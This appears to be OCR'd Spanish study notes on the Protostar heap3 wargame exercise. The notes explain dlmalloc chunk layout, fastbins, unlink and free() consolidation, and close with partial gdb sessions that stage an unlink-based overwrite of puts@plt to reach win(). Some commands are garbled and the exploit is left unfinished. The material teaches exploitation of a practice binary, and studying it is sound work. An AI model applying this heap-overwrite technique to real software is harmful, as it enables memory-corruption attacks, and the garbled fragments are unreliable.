
Heap Chunk:


```
struct malloc_chunk {
  INTERNAL_SIZE_T     prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T     size;       /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;        /* double links -- used only if free. */
  struct malloc_chunk* bk;
};
```

prev_size: Si el chunk anterior no está en uso, prev_size es el tamaño de ese chunk, si está en uso, prev_size es parte de los datos de ese chunk, guardando 4 bytes.

El campo "tamaño" tiene un significado especial. Como era de esperar, contiene la longitud del bloque de memoria actual, la sección de datos. Al llamar a malloc(), se añade cuatro al tamaño que se le pasa y, posteriormente, este se rellena hasta el siguiente límite de doble palabra. Por lo tanto, un malloc(7) se convertirá en un malloc(16) y un malloc(20) se convertirá en un malloc(32). Para malloc(0), se rellenará hasta malloc(8). La razón de este comportamiento se explicará más adelante.



Si el último bit del tamaño del chunk está en uno, significa que el chunk anterior está en uso, a este bit se lo llama PREV_INUSE.




Punteros al chunk de adelante y al de atrás en la lista de bloques libres, solo son válidos en chunks que son más grandes que el tamaño de fastbin

```
  Fastbins

    An array of lists holding recently freed small chunks.  Fastbins
    are not doubly linked.  It is faster to single-link them, and
    since chunks are never removed from the middles of these lists,
    double linking is not necessary. Also, unlike regular bins, they
    are not even processed in FIFO order (they use faster LIFO) since
    ordering doesn't much matter in the transient contexts in which
    fastbins are normally used.

    Chunks in fastbins keep their inuse bit set, so they cannot
    be consolidated with other free chunks. malloc_consolidate
    releases all chunks in fastbins and consolidates them with
    other free chunks.
*/

typedef struct malloc_chunk* mfastbinptr;

/* offset 2 to use otherwise unindexable first 2 bins */
#define fastbin_index(sz)        ((((unsigned int)(sz)) >> 3) - 2)

/* The maximum fastbin request size we support */
#define MAX_FAST_SIZE     80

#define NFASTBINS  (fastbin_index(request2size(MAX_FAST_SIZE))+1)
```

```
/* Take a chunk off a bin list */
#define unlink(P, BK, FD) {                                            \
  FD = P->fd;                                                          \
  BK = P->bk;                                                          \
  FD->bk = BK;                                                         \
  BK->fd = FD;                                                         \
}
/*
```

Nota: Cuando hacés free(chunk), el chunk se mete en la lista de bloques libres. Pero si ese chunk se fusiona (consolida) con otro chunk libre que está al lado... entonces hay que sacar (unlink) ese chunk vecino de la lista.

En el chunk anterior escribe su puntero al chunk que le sigue al actual en la lista. Y en el chunk que sigue escribe su puntero al anterior chunk del actual. Gráficamente, antes y despues:




```
  Free chunks are stored in circular doubly-linked lists, and look like this:

  chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          |             Size of previous chunk                            |
          +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  `head:' |             Size of chunk, in bytes                         |P|
    mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          |             Forward pointer to next chunk in list             |
          +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          |             Back pointer to previous chunk in list            |
          +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          |             Unused space (may be 0 bytes long)                .
          .                                                               .
          .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
  `foot:' |             Size of chunk, in bytes                            |
          +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

  The P (PREV_INUSE) bit, stored in the unused low-order bit of the
  chunk size (which is always a multiple of two words), is an in-use
  bit for the *previous* chunk.  If that bit is *clear*, then the
  word before the current chunk size contains the previous chunk
  size, and can be used to find the front of the previous chunk.
  The very first chunk allocated always has this bit set,
  preventing access to non-existent (or non-owned) memory. If
  prev_inuse is set for any given chunk, then you CANNOT determine
  the size of the previous chunk, and might even get a memory
  addressing fault when trying to do so.

  Note that the `foot' of the current chunk is actually represented
  as the prev_size of the NEXT chunk. This makes it easier to
  deal with alignments etc but can be very confusing when trying
  to extend or adapt this code.
```

```
#if __STD_C
void fREe(Void_t* mem)
#else
void fREe(mem) Void_t* mem;
#endif
{
  mstate av = get_malloc_state();

  mchunkptr       p;          /* chunk corresponding to mem */
  INTERNAL_SIZE_T size;       /* its size */
  mfastbinptr*    fb;         /* associated fastbin */
  mchunkptr       nextchunk;  /* next contiguous chunk */
  INTERNAL_SIZE_T nextsize;   /* its size */
  int             nextinuse;  /* true if nextchunk is used */
  INTERNAL_SIZE_T prevsize;   /* size of previous contiguous chunk */
  mchunkptr       bck;        /* misc temp for linking */
  mchunkptr       fwd;        /* misc temp for linking */

  /* free(0) has no effect */
  if (mem != 0) {
    p = mem2chunk(mem);
    size = chunksize(p);
```

P-2 = Dirección inicial verdadera del chunk


```
/* conversion from malloc headers to user pointers, and back */

#define chunk2mem(p)   ((Void_t*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

```
  int             nextinuse;  /* true if nextchunk is used */
  INTERNAL_SIZE_T presize;    /* size of previous contiguous chunk */
  mchunkptr       bck;        /* misc temp for linking */
  mchunkptr       fwd;        /* misc temp for linking */

  /* free(0) has no effect */
  if (mem != 0) {
    p = mem2chunk(mem);
    size = chunksize(p);

    check_inuse_chunk(p);

    /*
      If eligible, place chunk on a fastbin so it can be found
      and used quickly in malloc.
    */

    if ((unsigned long)(size) <= (unsigned long)(av->max_fast)

#if TRM_FASTBINS
        /*
          If TRIM_FASTBINS set, don't place chunks
          bordering top into fastbins
        */
        && (chunk_at_offset(p, size) != av->top)
#endif
        ) {

      set_fastchunks(av);
      fb = &(av->fastbins[fastbin_index(size)]);
      p->fd = *fb;
      *fb = p;
    }

    /*
      Consolidate other non-mmapped chunks as they arrive.
    */

    else if (!chunk_is_mmapped(p)) {
      nextchunk = chunk_at_offset(p, size);
      nextsize = chunksize(nextchunk);

      /* consolidate backward */
      if (!prev_inuse(p)) {
        prevsize = p->prev_size;
        size += prevsize;
        p = chunk_at_offset(p, -((long) prevsize));
        unlink(p, bck, fwd);
      }

      if (nextchunk != av->top) {
        /* get and clear inuse bit */
        nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
        set_head(nextchunk, nextsize);

        /* consolidate forward */
        if (!nextinuse) {
          unlink(nextchunk, bck, fwd);
          size += nextsize;
        }

        /*
          Place the chunk in unsorted chunk list. Chunks are
          not placed into regular bins until after they have
          been given one chance to be used in malloc.
        */

        bck = unsorted_chunks(av);
        fwd = bck->fd;
        p->bk = bck;
        p->fd = fwd;
        bck->fd = p;
        fwd->bk = p;

        set_head(p, size | PREV_INUSE);
        set_foot(p, size);

        check_free_chunk(p);
      }

      /*
        If the chunk borders the current high end of memory,
        consolidate into top
      */

      else {
        size += nextsize;
        set_head(p, size | PREV_INUSE);
        av->top = p;
        check_chunk(p);
      }

      /*
        If freeing a large space, consolidate possibly-surrounding
        chunks. Then, if the total unused topmost memory exceeds trim
        threshold, ask malloc_trim to reduce top.

        Unless max_fast is 0, we don't know if there are fastbins
        bordering top, so we cannot tell for sure whether threshold
        has been reached unless fastbins are consolidated.  But we
        don't want to consolidate on each free.  As a compromise,
        consolidation is performed if FASTBIN_CONSOLIDATION_THRESHOLD
        is reached.
      */

      if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
        if (have_fastchunks(av))
          malloc_consolidate(av);

#ifndef MORECORE_CANNOT_TRIM
        if ((unsigned long)(chunksize(av->top)) >=
            (unsigned long)(av->trim_threshold))
          sYSTRIm(av->top_pad, av);
#endif
      }

    }

    /*
      If the chunk was allocated via mmap, release via munmap()
      Note that if HAVE_MMAP is false but chunk_is_mmapped is
      true, then user must have overwritten memory. There's nothing
      we can do to catch this error unless DEBUG is set, in which case
      check_inuse_chunk (above) will have triggered error.
    */

    else {
#if HAVE_MMAP
      int ret;
      INTERNAL_SIZE_T offset = p->prev_size;
      av->n_mmaps--;
      av->mmapped_mem -= (size + offset);
      ret = munmap((char*)p - offset, size + offset);
      /* munmap returns non-zero on failure */
      assert(ret == 0);
#endif
    }
  }
}
```

```
/* conversion from malloc headers to user pointers, and back */

#define chunk2mem(p)   ((Void_t*)((char*)(p) + 2*SIZE_SZ))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
```

Este if es para fastbins

```
/* size field is or'ed with IS_MMAPPED if the chunk was obtained with mmap() */
#define IS_MMAPPED 0x2

/* check for mmap()'ed chunk */
#define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)
```

Parecido a PREV_INUSE, IS_MMAPED se fija si el anteúltimo bit está configurado, para entrar en el else if, tiene que ser 0

```
/* Ptr to previous physical malloc_chunk */
#define prev_chunk(p) ((mchunkptr)( ((char*)(p)) - ((p)->prev_size) ))

/* Treat space at ptr + offset as a chunk */
#define chunk_at_offset(p, s)  ((mchunkptr)(((char*)(p)) + (s)))
```

P+SIZE

SI EL ANTERIOR NO ESTA EN USO LOS UNIMOS


```
/* size field is or'ed with PREV_INUSE when previous adjacent chunk in use */
#define PREV_INUSE 0x1

/* extract inuse bit of previous chunk */
#define prev_inuse(p)       ((p)->size & PREV_INUSE)
```

NOS MOVEMOS HACIA EL CHUNK ANTERIOR

Si es distinto del chunk top del heap, consolidamos el chunk siguiente, lo desvinculamos y al size actual le sumamos el size del siguiente.

```
/* check/set/clear inuse bits in known places */
#define inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)

#define set_inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size |= PREV_INUSE)

#define clear_inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size &= ~(PREV_INUSE))


/* Set size at head, without disturbing its use bit */
#define set_head_size(p, s)  ((p)->size = (((p)->size & PREV_INUSE) | (s)))

/* Set size/use field */
#define set_head(p, s)       ((p)->size = (s))

/* Set size at footer (only when chunk is not in use) */
#define set_foot(p, s)       (((mchunkptr)((char*)(p) + (s)))->prev_size = (s))
```


```
/* Take a chunk off a bin list */
#define unlink(P, BK, FD) {                                            \
  FD = P->fd;                                                          \
  BK = P->bk;                                                          \
  FD->bk = BK;                                                         \
  BK->fd = FD;                                                         \
}

/*
```



PROCEDER CON EXPLOIT:


```
>end
(gdb) r aaaa bbbb cccc
Starting program: /opt/protostar/bin/heap3 aaaa bbbb cccc
0x804c000:      0x00000000      0x00000029      0x61616161      0x00000000
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x62626262      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x63636363      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x000007f9
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
```


```
0x08048920 <main+160>:  call   0x8049824 <free>
0x08048925 <main+165>:  movl   $0x80ac27,(%esp)
0x0804892c <main+172>:  call   0x8048790 <puts@plt>
0x08048931 <main+177>:  leave
0x08048932 <main+178>:  ret
End of assembler dump.
(gdb) disass 0x8048790
Dump of assembler code for function puts@plt:
0x08048790 <puts@plt+0>:    jmp    *0x8049128
0x08048796 <puts@plt+6>:    push   $0x50
0x0804879b <puts@plt+11>:   jmp    0x8048910
End of assembler dump.
(gdb) set {int}0x804c048+0x804b11c
(gdb) set {int}0x804c04+17
(gdb) x/16x 0x804c000
0x804c000:      0x00000000      0x00000029      0x00616161      0x00000000
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x00626262      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000011      0x003a1716      0x00000000
0x804c050:      0x00000010      0x00000065      0x00616365      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
```




Último bit en 0, ósea el chunk anterior no está en uso

16 bytes de tamaño para el chunk anterior


shellcode
win()






Enter your assembly code using Intel syntax below.
Assembly
Raw Hex (zero bytes in bold):
String Literal: